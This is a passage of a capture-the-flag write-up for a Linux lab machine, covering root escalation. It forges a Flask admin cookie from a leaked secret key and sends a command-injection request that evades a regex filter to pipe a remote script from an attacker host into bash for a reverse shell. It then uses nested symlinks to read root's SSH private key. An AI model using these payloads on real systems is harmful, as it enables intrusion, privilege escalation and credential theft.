   0 lrwxrwxrwx 1 root     root        9 Mar 10 16:28 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 dev_ryan dev_ryan  220 Sep 21  2025 .bash_logout
4.0K -rw-r--r-- 1 dev_ryan dev_ryan 3.7K Sep 21  2025 .bashrc
4.0K drwx------ 2 dev_ryan dev_ryan 4.0K Sep 21  2025 .cache
4.0K drwxrwxr-x 3 dev_ryan dev_ryan 4.0K Dec 12 21:22 .local
4.0K -rw-r--r-- 1 dev_ryan dev_ryan  807 Sep 21  2025 .profile
4.0K drwx------ 2 dev_ryan dev_ryan 4.0K Mar 11 12:59 .ssh
 20K -rw-r--r-- 1 root     root      20K Dec 14 13:39 syswatch-v1.zip
4.0K -rw-r----- 1 root     dev_ryan   33 Mar 26 15:50 user.txt
Additionally we’re able to run several commands using syswatch.sh except web-stop or web-restart
1
2
3
4
5
6
dev_ryan@devarea:~$ sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh web-stop, !/opt/syswatch/syswatch.sh web-restart
Syswatch Admin Access
Analyzing both the syswatch.sh and app.py we can determine a chain of vulnerabilities by first using command injection as syswatch to access /opt/syswatch/. However we need access to the dashboard, in this case we must forge an access token as the SYSWATCH_ADMIN_PASSWORD in /env/syswatch.env does not seem to authenticate us as admin.
1
2
3
4
5
6
7
8
dev_ryan@devarea:~$ cat /etc/syswatch.env
SYSWATCH_SECRET_KEY=f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026
SYSWATCH_LOG_DIR=/opt/syswatch/logs
SYSWATCH_DB_PATH=/opt/syswatch/syswatch_gui/syswatch.db
SYSWATCH_PLUGIN_DIR=/opt/syswatch/plugins
SYSWATCH_BACKUP_DIR=/opt/syswatch/backup
SYSWATCH_VERSION=1.0.0
So instead let’s use flask-unsign to forge a cookie using the SYSWATCH_SECRET_KEY.
1
2
$ flask-unsign --sign --secret 'f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725' --cookie "{'user_id': 1, 'username': 'admin'}"
eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.acievw.xa67QQS1jGTTSUJtIIMMVDFCvFg

Adding this as a SESSION cookie we’re able to access the SYSWATCH dashboard.
Syswatch RCE
Looking through app.py the check status page should have a command injection vulnerability, however we’d have to bypass the regex, we can use printf to use any string we want really. I’ll use the following request to get a reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /service-status HTTP/1.1
Host: lvh.me:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: http://lvh.me:7777
Connection: keep-alive
Referer: http://lvh.me:7777/service-status
Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.acievw.xa67QQS1jGTTSUJtIIMMVDFCvFg
Upgrade-Insecure-Requests: 1
Priority: u=0, i

service=w1ld | curl http:$(printf '\057')$(printf '\057')10$(printf '\056')10$(printf '\056')14$(printf '\056')4:3232$(printf '\057')ra$(printf '\056')sh | bash
Looking around we only have access to the backup and logs directories.
1
2
3
4
5
6
7
8
9
10
11
12
syswatch@devarea:~$ ls -lash
total 44K
4.0K drwxr-xr-x+ 8 root     root     4.0K Mar 22 18:55 .
4.0K drwxr-xr-x  5 root     root     4.0K Mar 22 18:55 ..
4.0K drwxr-xr-x  2 syswatch syswatch 4.0K Mar 22 18:55 backup
4.0K drwxr-xr-x  2 root     root     4.0K Mar 22 18:55 config
4.0K drwxr-xr-x  2 syswatch syswatch 4.0K Mar 29 03:40 logs
4.0K -rwxr-xr-x  1 root     root      265 Dec 12 15:33 monitor.sh
4.0K drwxr-xr-x  2 root     root     4.0K Mar 22 18:55 plugins
4.0K drwxr-xr-x  4 root     root     4.0K Mar 22 18:55 syswatch_gui
8.0K -rwxr-xr-x  1 root     root     6.0K Dec 14 13:31 syswatch.sh
4.0K drwxr-xr-x  5 root     root     4.0K Mar 22 18:55 venv
Syswatch Symlink Abuse
Judging by this, we should be able to conduct a log read symlink attack since the symlinks aren’t properly sanitized. Attempting a single symlink doesn’t work.
1
2
3
4
syswatch@devarea:~/logs$ ln -s /root/root.txt /opt/syswatch/logs/w1ld.log

dev_ryan@devarea:~$ sudo /opt/syswatch/syswatch.sh logs w1ld.log
[Blocked unsafe symlink target]: w1ld.log -> /root/root.txt
Let’s try nested symlinks.
1
2
3
4
5
6
7
8
9
syswatch@devarea:~/logs$ ln -s /root/.ssh/id_ed25519 w1ld.log
syswatch@devarea:~/logs$ ln -s w1ld.log /opt/syswatch/logs/w1ld2.log

dev_ryan@devarea:~$ sudo /opt/syswatch/syswatch.sh logs w1ld2.log
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
[REDACTED]
-----END OPENSSH PRIVATE KEY-----
Let’s use this to ssh into the machine
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
$ ssh root@devarea.htb -i root
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Mar 29 04:24:43 AM UTC 2026

  System load:  0.0               Processes:             265
  Usage of /:   79.3% of 5.64GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for eth0: 10.129.101.162
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

You have new mail.
root@devarea:~# ls -lash
total 44K
4.0K drwx------  7 root root 4.0K Mar 26 15:50 .
4.0K drwxr-xr-x 24 root root 4.0K Mar 22 18:55 ..
   0 lrwxrwxrwx  1 root root    9 Mar 10 16:28 .bash_history -> /dev/null
4.0K -rw-r--r--  1 root root 3.1K Apr 22  2024 .bashrc
4.0K drwxr-xr-x  4 root root 4.0K Mar 22 18:55 .cache
4.0K drwx------  3 root root 4.0K Mar 22 18:55 .config
4.0K drwxr-xr-x  3 root root 4.0K Mar 22 18:55 .local
4.0K drwxr-xr-x  4 root root 4.0K Mar 22 18:55 .npm
4.0K -rw-r--r--  1 root root  289 Sep 21  2025 .profile
4.0K -rw-r-----  1 root root   33 Mar 26 15:50 root.txt
4.0K drwx------  2 root root 4.0K Mar 22 18:55 .ssh
4.0K -rw-r--r--  1 root root  165 Mar 10 16:28 .wget-hsts
Just like that, we have Root!
tags: diff/medium - os/linux